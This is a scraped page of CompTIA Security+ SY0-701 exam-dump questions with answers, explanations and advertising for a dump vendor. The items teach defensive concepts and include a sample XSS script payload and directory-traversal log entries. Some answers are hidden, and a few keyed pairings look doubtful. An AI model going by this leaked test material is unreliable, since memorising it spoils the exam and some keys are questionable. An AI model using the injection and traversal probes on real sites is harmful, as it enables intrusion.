Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements. Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing. References:

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 11: Secure Application Development, page 543 2

NEW QUESTION: 235

A security analyst estimates that a small security incident will cost \$10,000 and will occur twice per year. The analyst recommends a budget of \$20,000 for next year. Which of the following does the \$10,000 represent?

- A. ARO
- B. SLE
- C. ALE

D. RPO

Answer: B (LEAVE A REPLY)

The \$10,000 is the estimated cost per incident (per single occurrence). In quantitative risk analysis, that value is the Single Loss Expectancy (SLE)- the financial impact expected each time a risk event occurs. The Study Guide defines these terms and calculations clearly: "The single loss expectancy (SLE) is the amount of financial damage expected each time a risk materializes." It also explains how annual impact is derived: "The annualized loss expectancy (ALE) is the amount of damage expected from a risk each year. It is calculated by multiplying the SLE and the ARO." Here, the event occurs twice per year, so the Annualized Rate of Occurrence (ARO) is 2.0, and the annual expected loss (ALE) would be $SLE \times ARO = \$10,000 \times 2 = \$20,000$, which matches the recommended budget. That confirms \$10,000 is not ARO (a frequency), not ALE (annual total), and not RPO (a disaster recovery metric about acceptable data loss window).

References: Quantitative risk terms and formulas (SLE definition; $ALE = SLE \times ARO$) .

NEW QUESTION: 236

Which of the following describes a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system?

A. SIEM

B. DLP

C. IDS

D. SNMP

Answer: A (LEAVE A REPLY)

SIEM stands for Security Information and Event Management. It is a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system. SIEM can analyze the collected data, correlate events, generate alerts, and provide reports and dashboards. SIEM can also integrate with other security tools and support compliance requirements. SIEM helps organizations to detect and respond to cyber threats, improve security posture, and reduce operational costs. References:

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Monitoring and Auditing, page

393. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 10: Monitoring and Auditing, page 397.

NEW QUESTION: 237

Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

INSTRUCTIONS

Not all attacks and remediation actions will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Answer:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	- Botnet - RAT - Logic Bomb - Backdoor - Virus - Spyware - Worm - Adware - Ransomware - Keylogger - Phishing	- Enable DDoS protection - Patch vulnerable systems - Disable vulnerable services - Change the default system password - Update the cryptographic algorithms - Change the default application password - Implement 2FA using push notification - Conduct a code review - Implement application fuzzing - Implement a host-based IPS - Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	- Botnet - RAT - Logic Bomb - Backdoor - Virus - Spyware - Worm - Adware - Ransomware - Keylogger - Phishing	- Enable DDoS protection - Patch vulnerable systems - Disable vulnerable services - Change the default system password - Update the cryptographic algorithms - Change the default application password - Implement 2FA using push notification - Conduct a code review - Implement application fuzzing - Implement a host-based IPS - Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	- Botnet - RAT - Logic Bomb - Backdoor - Virus - Spyware - Worm - Adware - Ransomware - Keylogger - Phishing	- Enable DDoS protection - Patch vulnerable systems - Disable vulnerable services - Change the default system password - Update the cryptographic algorithms - Change the default application password - Implement 2FA using push notification - Conduct a code review - Implement application fuzzing - Implement a host-based IPS - Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	- Botnet - RAT - Logic Bomb - Backdoor - Virus - Spyware - Worm - Adware - Ransomware - Keylogger - Phishing	- Enable DDoS protection - Patch vulnerable systems - Disable vulnerable services - Change the default system password - Update the cryptographic algorithms - Change the default application password - Implement 2FA using push notification - Conduct a code review - Implement application fuzzing - Implement a host-based IPS - Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	- Botnet - RAT - Logic Bomb - Backdoor - Virus - Spyware - Worm - Adware - Ransomware - Keylogger - Phishing	- Enable DDoS protection - Patch vulnerable systems - Disable vulnerable services - Change the default system password - Update the cryptographic algorithms - Change the default application password - Implement 2FA using push notification - Conduct a code review - Implement application fuzzing - Implement a host-based IPS - Disable remote access services

Explanation:

Web serverBotnet Enable DDoS protectionUser RAT Implement a host-based IPSDatabase server Worm Change the default application passwordExecutive KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification A screenshot of a computer program Description automatically generated with low confidence

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

NEW QUESTION: 238

Which of the following describes a vulnerability where a website under heavy load performs an unauthorized write operation seconds after the user authenticates?

- A. CSRF
- B. TOU
- C. SQLi
- D. XSS

Answer: B (LEAVE A REPLY)

This describes a time-of-use issue, commonly associated with time-of-check to time-of-use race conditions. The key clue is that the user authenticates, but the unauthorized write operation occurs seconds later when the website is under heavy load. In a race condition, the application checks a security condition at one point in time but uses the result later, after the state may have changed. Heavy load can widen this timing gap and make exploitation more likely. CSRF tricks an authenticated user's browser into submitting an unwanted request. SQLi injects malicious SQL into database queries. XSS injects scripts into web pages viewed by users. Because the issue is caused by timing between authentication and write execution, TOU is the best answer.

NEW QUESTION: 239

Which of the following best explains a concern with OS-based vulnerabilities?

- A. An exploit would give an attacker access to system functions that span multiple applications.
- B. The OS vendor 's patch cycle is not frequent enough to mitigate the large number of threats.
- C. Most users trust the core operating system features and may not notice if the system has been compromised.
- D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability.

Answer: A ([LEAVE A REPLY](#))

Operating system (OS) vulnerabilities can allow attackers to exploit system functions that affect multiple applications, leading to widespread compromise.

B (patch cycle concerns) is valid but not the primary concern-many OS vendors provide regular patches.

C (user trust in OS features) is a risk, but the more significant issue is that OS vulnerabilities often affect multiple system components.

D (ease of exploitation) is not always true, as application and human-related vulnerabilities can be equally exploitable.

Thus, the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

NEW QUESTION: 240

A security analyst reviews web server logs and sees the following entries:

```
16.22.48.102 -- 26/April/2023 22:00:04.33 GET "http://www.databaseInfo.com/index.html/*" 200
16.22.48.102 -- 26/April/2023 22:00:07.23 GET "http://www.databaseInfo.com/index.html/.." 404
16.22.48.102 -- 26/April/2023 22:01:16.03 GET "http://www.databaseInfo.com/index.html/./images" 404
16.22.48.102 -- 26/April/2023 22:03:10.25 GET "http://www.databaseInfo.com/index.html/./passwords" 404
16.22.48.102 -- 26/April/2023 22:05:11.22 GET "http://www.databaseInfo.com/index.html/./
/storedSQLqueries" 404
```

Which of the following attacks is most likely being attempted?

- A. Denial of service
- B. Password spraying
- C. SQL injection
- D. Directory traversal

Answer: D ([LEAVE A REPLY](#))

The log entries show repeated attempts to access directories using patterns such as ../, which is a common directory traversal attack technique.

Directory traversal (or path traversal) aims to access files and directories outside the web server's root directory by manipulating file paths. The ../ sequence is used to move up one directory level, which attackers exploit to try and retrieve sensitive files.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Directory traversal attacks attempt to access files and directories outside of the web root by manipulating the file path with ../ sequences." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

NEW QUESTION: 241

An organization wants to donate its aging network hardware. Which of the following should the organization perform to prevent any network details from leaking?

- A. Destruction
- B. Sanitization

- C. Certification
- D. Data retention

Answer: B ([LEAVE A REPLY](#))

Sanitization is the process of thoroughly removing or wiping all data from devices before disposal or donation to prevent sensitive information from being recovered or leaked.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.4: "Sanitization is used to ensure data cannot be recovered from donated or decommissioned equipment." Exam Objectives 4.4: "Summarize business continuity and disaster recovery concepts."

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 242

A security analyst is examining a penetration test report and notices that the tester pivoted to critical internal systems with the same local user ID and password. Which of the following would help prevent this in the future?

- A. Implement centralized authentication with proper password policies
- B. Add password complexity rules and increase password history limits
- C. Connect the systems to an external authentication server
- D. Limit the ability of user accounts to change passwords

Answer: (SHOW ANSWER)

Centralized authentication (such as Active Directory or LDAP) combined with proper password policies helps prevent the reuse of the same local credentials across multiple systems, reducing the risk of lateral movement during attacks like credential reuse or pass-the-hash.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: "Centralized authentication and strong password policies reduce risks associated with local account reuse." Exam Objectives 3.1: "Implement secure network architecture concepts."

NEW QUESTION: 243

A legal department must maintain a backup from all devices that have been shredded and recycled by a third party. Which of the following best describes this requirement?

- A. Sanitation
- B. Certification
- C. Data retention
- D. Destruction

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 244

Which of the following vulnerabilities would likely be mitigated by setting up an MDM platform?

- A. TPM
- B. Buffer overflow
- C. Jailbreaking
- D. SQL injection

Answer: ([SHOW ANSWER](#))

A Mobile Device Management (MDM) platform protects organizational mobile devices by enforcing security policies, restricting unauthorized configuration changes, and detecting compromised devices. One of the major vulnerabilities MDM mitigates is jailbreaking, which occurs when a user removes manufacturer restrictions to gain unrestricted access to the file system and install unapproved apps.

Security+ SY0-701 explains that jailbroken devices:

Bypass built-in security protections

Are more susceptible to malware

Can be used for data exfiltration

Violate corporate mobile security policies

MDM solutions detect jailbroken or rooted devices and automatically block them from accessing corporate resources, enforce compliance rules, and remotely wipe devices if necessary.

TPM (A) is a hardware security chip unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software development vulnerabilities, not mobile device policy issues.

Thus, the correct answer is C: Jailbreaking.

NEW QUESTION: 245

A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MFA. However, employees still struggle to maintain both a password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees. Which of the following solutions will best satisfy the company ' s needs?

- A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication
- B. Implementing SMS-based one-time passwords as the primary second factor for all logins
- C. Implementing SAML federation across authentication servers so employees can use SSO to access applications
- D. Deploying a PKI system that requires all employees to use smart cards for login access

Answer: A ([LEAVE A REPLY](#))

The best answer is A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication.

The company wants a single, integrated authentication solution that is both more secure and easier for employees to use. FIDO2 passkeys best match this requirement because they allow passwordless authentication using cryptographic credentials stored on the user's device, often unlocked with biometrics or a local PIN.

This improves security and usability because:

users no longer need to manage a password plus a separate authenticator app phishing resistance is stronger than traditional passwords and OTPs authentication is integrated into the device experience biometric unlock makes login smoother for users Why the other options are incorrect:

B). Implementing SMS-based one-time passwords as the primary second factor for all logins SMS is weaker than modern phishing-resistant methods and still does not solve the issue of streamlining authentication as well as passkeys.

C). Implementing SAML federation across authentication servers so employees can use SSO to access applications SSO improves convenience, but it does not by itself replace passwords with a more secure integrated authentication method. It solves access federation, not the core password-plus-authenticator problem.

D). Deploying a PKI system that requires all employees to use smart cards for login access Smart cards can be secure, but they are less convenient and less seamless than device-based passkeys and biometrics for many organizations.

From a SY0-701 perspective, FIDO2 and passwordless authentication are strong modern controls that improve both security and user experience. Therefore, A is the best answer.

NEW QUESTION: 246

Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?

- A.** IaC
- B.** IaaS
- C.** IoC
- D.** IoT

Answer: A ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation From Exact Extract:

Infrastructure as Code (IaC) is the technology required for automating infrastructure deployment. IaC allows organizations to define and deploy servers, networks, containers, and cloud resources using machine-readable configuration files rather than manual configuration. This leads to faster deployment, consistent environments, repeatability, version control, and lower human error.

CompTIA Security+ SY0-701 highlights IaC as a foundational component of DevOps and modern cloud operations. It supports automated provisioning through tools such as Terraform, Ansible, CloudFormation, and Puppet. IaC also enhances security by enabling automated compliance checks and standardized hardened configurations.

IaaS (B) is a cloud service model, not an automation mechanism. IoC (C) refers to Indicators of Compromise used in threat intelligence. IoT (D) refers to Internet-connected devices and is unrelated to infrastructure deployment.

Therefore, IaC is the required technology for automated, repeatable, secure infrastructure deployments.

NEW QUESTION: 247

Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?

- A.** Corrective
- B.** Physical
- C.** Preventive
- D.** Managerial

Answer: C ([LEAVE A REPLY](#))

Restricting access to a router's web management interface is a preventive control (C). This type of control is implemented before a threat occurs to reduce the likelihood of exploitation.

CompTIA Security+ SY0-701 lists preventive controls such as IP whitelisting, ACLs, and firewalls under Domain 1.4: Security controls.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.4 - "Security control types: Preventive (e.g., access control)."

NEW QUESTION: 248

Which of the following activities should a systems administrator perform to quarantine a potentially infected system?

- A.** Move the device into an air-gapped environment.
- B.** Disable remote log-in through Group Policy.
- C.** Convert the device into a sandbox.

D. Remote wipe the device using the MDM platform.

Answer: A (LEAVE A REPLY)

Detailed Explanation: Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Incident Response and Containment".

NEW QUESTION: 249

An administrator discovers a cross-site scripting vulnerability on a company website. Which of the following will most likely remediate the issue?

- A.** Input validation
- B.** NGFW
- C.** Vulnerability scan
- D.** WAF

Answer: A (LEAVE A REPLY)

Cross-site scripting (XSS) occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious scripts into web pages viewed by other users. The most effective remediation is input validation, which ensures that only safe, expected data is accepted by the application.

Security+ SY0-701 highlights input validation as a primary defense against:

- * XSS
- * SQL injection
- * Command injection
- * Path traversal attacks

By validating and sanitizing input at both the client and server layers, organizations can strip harmful characters, block script tags, enforce strict data types, and ensure proper encoding.

A NGFW (B) or WAF (D) can mitigate attacks by blocking malicious payloads, but they do not fix the root cause within the web application. A vulnerability scan (C) identifies the issue but does not remediate it.

Therefore, only input validation (A) directly resolves the underlying coding flaw responsible for XSS.

NEW QUESTION: 250

Which of the following will best help a security analyst implement and maintain a cloud services policy to reduce the likelihood of vulnerabilities being introduced by users or shadow IT? (Select two).

- A.** Least privilege
- B.** Trusted platform module
- C.** Jailbreaking
- D.** Access control list
- E.** File integrity monitoring
- F.** Application allow list

Answer: A,F (LEAVE A REPLY)

Least privilege and application allow listing best support a cloud services policy designed to reduce user-introduced vulnerabilities and shadow IT. Least privilege ensures users only have the permissions required for their duties, reducing the chance that they can deploy unauthorized cloud resources, connect unapproved services, or expose sensitive data. Application allow listing restricts usage to approved applications and services, which directly reduces shadow IT and prevents users from adopting unvetted cloud tools. A trusted platform module protects cryptographic keys on

hardware, not cloud service usage. Jailbreaking is a vulnerability or unsafe device modification, not a control. Access control lists are useful but narrower. File integrity monitoring tracks file changes and does not govern cloud service adoption.

NEW QUESTION: 251

An accounting employee recently used software that was not approved by the company. Which of the following risks does this most likely represent?

- A. Unskilled attacker
- B. Hacktivist
- C. Shadow IT
- D. Supply chain

Answer: C ([LEAVE A REPLY](#))

Shadow IT refers to employees using software or services without official approval, often introducing security risks due to lack of control, monitoring, or compliance. This can lead to vulnerabilities, data leakage, or policy violations.

Unskilled attacker (A) and hacktivist (B) are threat actor types; supply chain (D) refers to risks from external partners or vendors, not internal unauthorized software usage.

Shadow IT is highlighted in Security Program Management and Threats domains for its risk implications#6:

Chapter 16 CompTIA Security+ Study Guide#.

NEW QUESTION: 252

A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions best describes the actions the network administrator should take?

- A. Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
- B. Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
- C. Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
- D. Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.

Answer: ([SHOW ANSWER](#)**)**

NEW QUESTION: 253

A database administrator is updating the company's SQL database, which stores credit card information for pending purchases. Which of the following is the best method to secure the data against a potential breach?

- A. Obfuscation
- B. Masking
- C. Hashing
- D. Tokenization

Answer: ([SHOW ANSWER](#)**)**

NEW QUESTION: 254

Which of the following examples would be best mitigated by input sanitization?

- A. `<script>alert ("Warning!") ,-</script>`
- B. `nmap - 10.11.1.130`
- C. Email message: "Click this link to get your free gift card."
- D. Browser message: "Your connection is not private."

Answer: A (LEAVE A REPLY)

This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).

- * Nmap command is unrelated to input sanitization, as it is a network scanning tool.
- * Email phishing attempts require different mitigations, such as user training.
- * Browser warnings about insecure connections involve encryption protocols, not input validation

NEW QUESTION: 255

A penetration tester visits a client's website and downloads the site's content. Which of the following actions is the penetration tester performing?

- A.** Unknown environment testing
- B.** Vulnerability scan
- C.** Due diligence
- D.** Passive reconnaissance

Answer: D (LEAVE A REPLY)

Comprehensive and Detailed Explanation From Exact Extract:

The described activity-visiting a website and downloading publicly accessible content-is a classic example of passive reconnaissance. Passive reconnaissance involves gathering information about a target without interacting with its internal systems or generating traffic that could be detected by security monitoring tools.

According to SY0-701, passive recon uses open-source intelligence (OSINT), such as:

Public websites
DNS records
News articles
Metadata
Public document repositories

The key distinction is that passive reconnaissance does not probe the system for vulnerabilities, nor does it send active scanning traffic.

Vulnerability scanning (B) requires active probing. Unknown environment testing (A) applies to black-box testing but still may involve active scanning.

Due diligence (C) refers to risk assessment or compliance reviews, not technical reconnaissance.

Therefore, downloading the website's content is a non-intrusive information-gathering technique, perfectly matching passive reconnaissance as defined in the exam materials under Threats, Vulnerabilities, Attack Vectors, and Pen Testing Phases.

NEW QUESTION: 256

Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?

- A.** Code scanning for vulnerabilities
- B.** Open-source component usage
- C.** Quality assurance testing
- D.** Peer review and approval

Answer: D (LEAVE A REPLY)

The correct answer is D. Peer review and approval.

Peer review and approval help prevent a single developer or insider from inserting malicious code without oversight. This practice supports separation of duties, accountability, secure software development, and change control. Requiring another qualified person to review and approve code changes increases the chance that suspicious, unauthorized, or malicious code will be identified before it enters production.

Why the other options are incorrect:

A). Code scanning for vulnerabilities

Code scanning can identify known vulnerabilities, insecure coding patterns, and some misconfigurations.

However, malicious code intentionally written to appear legitimate may not always be detected by automated scanning.

B). Open-source component usage

Using open-source components does not prevent insider abuse. In fact, open-source dependencies may introduce additional supply chain risk if not properly reviewed.

C). Quality assurance testing

Quality assurance testing verifies whether software works as intended, but it may not detect intentionally malicious logic hidden in the code.

Therefore, peer review and approval is the best practice to prevent an insider from introducing malicious code into the development process.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 257

An attacker forces an internal company employee to inject malware into corporate systems under threat of publishing the employee ' s sensitive personal files. Which of the following best describes the attacker ' s motivation in this type of attack?

A. Financial gain

B. Revenge

C. Blackmail

D. Espionage

Answer: C (LEAVE A REPLY)

Blackmail is the correct motivation because the attacker is coercing the employee by threatening to release sensitive personal files. The attacker is not simply seeking money directly, so financial gain is not the best description. Revenge would involve retaliation for a perceived grievance, but the scenario describes coercion. Espionage involves stealing information for political, corporate, or strategic advantage, which is not the primary driver here. This is a social engineering and insider-risk scenario because an external attacker pressures an internal employee into performing malicious activity.

Security+ expects candidates to recognize attacker motivations such as financial gain, ideology, espionage, revenge, and blackmail based on the pressure or incentive being used.

NEW QUESTION: 258

An organization maintains intellectual property that it wants to protect. Which of the following concepts would be most beneficial to add to the company's security awareness training program?

A. Phishing awareness

- B. Business continuity planning
- C. Insider threat detection
- D. Simulated threats

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 259

Which of the following is a preventive physical security control?

- A. Alarm system
- B. Motion sensors
- C. Video surveillance system
- D. Bollards

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 260

Which of the following is the most likely motivation for a hacktivist?

- A. Financial gain
- B. Service disruption
- C. Philosophical beliefs
- D. Corporate espionage

Answer: C ([LEAVE A REPLY](#))

Hacktivism is individuals or groups who use hacking to promote a political agenda, social cause, or philosophical beliefs. Their primary motivation is not personal gain but rather to draw attention to, or protest against, perceived injustices or causes.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: "Hacktivists are motivated by ideology or political/social causes." Exam Objectives 2.1: "Compare and contrast different types of threat actors."

NEW QUESTION: 261

When trying to access an internal website, an employee reports that a prompt displays, stating that the site is insecure. Which of the following certificate types is the site most likely using?

- A. Wildcard
- B. Third-party
- C. Root of trust
- D. Self-signed

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 262

Which of the following is the best reason to complete an audit in a banking environment?

- A. Regulatory requirement
- B. Organizational change
- C. Self-assessment requirement
- D. Service-level requirement

Answer: A ([LEAVE A REPLY](#))

A regulatory requirement is a mandate imposed by a government or an authority that must be followed by an organization or an individual. In a banking environment, audits are often required by regulators to ensure compliance with laws, standards, and policies related to security, privacy, and financial reporting. Audits help to identify and correct any gaps or weaknesses in the security posture and the internal controls of the organization.

References:

Official CompTIA Security+ Study Guide (SY0-701), page 507

Security+ (Plus) Certification | CompTIA IT Certifications 2

NEW QUESTION: 263

A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company's firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?

- A.** Ensure the firewall data plane moves to fail-closed mode.
- B.** Implement a deny-all rule as the last firewall ACL rule.
- C.** Prioritize business-critical application traffic through the firewall.
- D.** Configure rate limiting between the firewall interfaces.

Answer: A ([LEAVE A REPLY](#))

The best answer is A. Ensure the firewall data plane moves to fail-closed mode.

The key detail in this question is that the company prioritizes data confidentiality over transaction availability.

In Security+ terms, when confidentiality is more important than keeping traffic flowing during a failure or security event, the preferred behavior is fail closed.

A fail-closed firewall blocks traffic if the device experiences a fault, failure, or security issue. This protects sensitive business data from being exposed or passed through an untrusted state. Even though this may interrupt business transactions, it aligns with the organization's priority of protecting confidential information.

Why the other options are incorrect:

B). Implement a deny-all rule as the last firewall ACL rule. This is a standard firewall best practice, but it does not specifically address what should happen in case a security event occurs.

C). Prioritize business-critical application traffic through the firewall. This focuses on availability and performance, not confidentiality.

D). Configure rate limiting between the firewall interfaces. Rate limiting may help with traffic control or DoS reduction, but it does not best address the requirement to prioritize confidentiality during a security event.

From the SY0-701 perspective, when asked to choose between keeping systems available and preventing unauthorized access or data exposure, fail closed is the best security-focused answer.

NEW QUESTION: 264

A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?

- A.** A worm is propagating across the network.
- B.** Data is being exfiltrated.
- C.** A logic bomb is deleting data.
- D.** Ransomware is encrypting files.

Answer: ([SHOW ANSWER](#))

Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487; Introduction to DNS Data Exfiltration; Identifying a DNS Exfiltration Attack That Wasn't Real - This Time

NEW QUESTION: 265

Which of the following methods will most likely be used to identify legacy systems?

- A.** Bug bounty program
- B.** Vulnerability scan
- C.** Package monitoring
- D.** Dynamic analysis

Answer: B ([LEAVE A REPLY](#))

A vulnerability scan is the most effective method for identifying legacy systems within an environment.

Vulnerability scanners assess hosts for outdated operating systems, unsupported software versions, missing patches, deprecated services, and known Common Vulnerabilities and Exposures (CVEs). CompTIA Security+ SY0-701 highlights vulnerability scanning as a foundational security operation used to gain visibility into system age, patch status, and configuration weaknesses.

Legacy systems often stand out in scan results because they run end-of-life operating systems, use deprecated protocols, or lack current security updates. These indicators allow security teams to quickly flag systems that require isolation, compensating controls, or replacement.

Bug bounty programs (A) rely on external researchers and are not designed to inventory internal assets.

Package monitoring (C) tracks software behavior and changes but does not identify system age or support status. Dynamic analysis (D) evaluates running applications for vulnerabilities, not infrastructure lifecycle status.

Because vulnerability scans provide broad visibility into system versions and supportability, the correct answer is B: Vulnerability scan.

NEW QUESTION: 266

A systems administrator wants to use a technical solution to explicitly define file permissions for the entire team. Which of the following should the administrator implement?

- A.** ACL
- B.** Monitoring
- C.** Isolation
- D.** HIPS

Answer: A ([LEAVE A REPLY](#))

An Access Control List (ACL) is a technical mechanism used to explicitly define permissions for files, folders, or other resources. ACLs specify which users or system processes are granted access to objects and what operations are allowed on given objects. This allows the administrator to centrally and granularly manage file permissions for a group or team.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1, "Access control lists (ACLs) are used to explicitly define permissions to files and resources for users and groups." Exam Objectives 3.1: "Implement secure network architecture concepts."

NEW QUESTION: 267

Which of the following prevents unauthorized modifications to internal processes, assets, and security controls?

- A. Change management
- B. Playbooks
- C. Incident response
- D. Acceptable use policy

Answer: A (LEAVE A REPLY)

Change management is the formal process designed to control, document, approve, and track modifications to systems, internal processes, assets, and security controls. This control mechanism helps prevent unauthorized or unintended changes that could introduce vulnerabilities or disrupt operations.

Playbooks are documented procedures for responding to incidents, incident response manages security incidents, and acceptable use policies define acceptable user behavior but do not directly control changes.

By enforcing proper change management, organizations maintain the integrity and security of their infrastructure, which is a critical topic covered in the Security Program Management and Oversight domain of SY0-701#6:Chapter 16 CompTIA Security+ Study Guide#

NEW QUESTION: 268

A security engineer would like to enhance the use of automation and orchestration within the SIEM. Which of the following would be the primary benefit of this enhancement?

- A. It removes technical debt.
- B. It increases complexity.
- C. It acts as a workforce multiplier.
- D. It adds additional guard rails.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 269

A security administrator wants to implement a security information and event management system. The administrator must first collect network traffic on the switch to gain visibility of the network. Which of the following is the most appropriate method?

- A. Syslog
- B. Port mirroring
- C. Port forwarding
- D. Load balancer logs

Answer: B (LEAVE A REPLY)

The correct answer is B. Port mirroring.

Port mirroring, also known as SPAN, copies network traffic from one or more switch ports or VLANs to another port where a monitoring tool, packet analyzer, IDS, or SIEM-related sensor can inspect the traffic.

This is the most appropriate method when the goal is to collect network traffic directly from a switch to gain visibility into network activity.

Why the other options are incorrect:

A). Syslog

Syslog collects log messages from systems, applications, and network devices. It is useful for SIEM log ingestion, but it does not capture full network traffic from a switch.

C). Port forwarding

Port forwarding redirects traffic from one port or IP address to another, commonly used for NAT or remote access. It is not used to monitor switch traffic.

D). Load balancer logs

Load balancer logs provide information about traffic passing through a load balancer, but they do not provide broad switch-level network visibility. Therefore, the best answer is port mirroring.

NEW QUESTION: 270

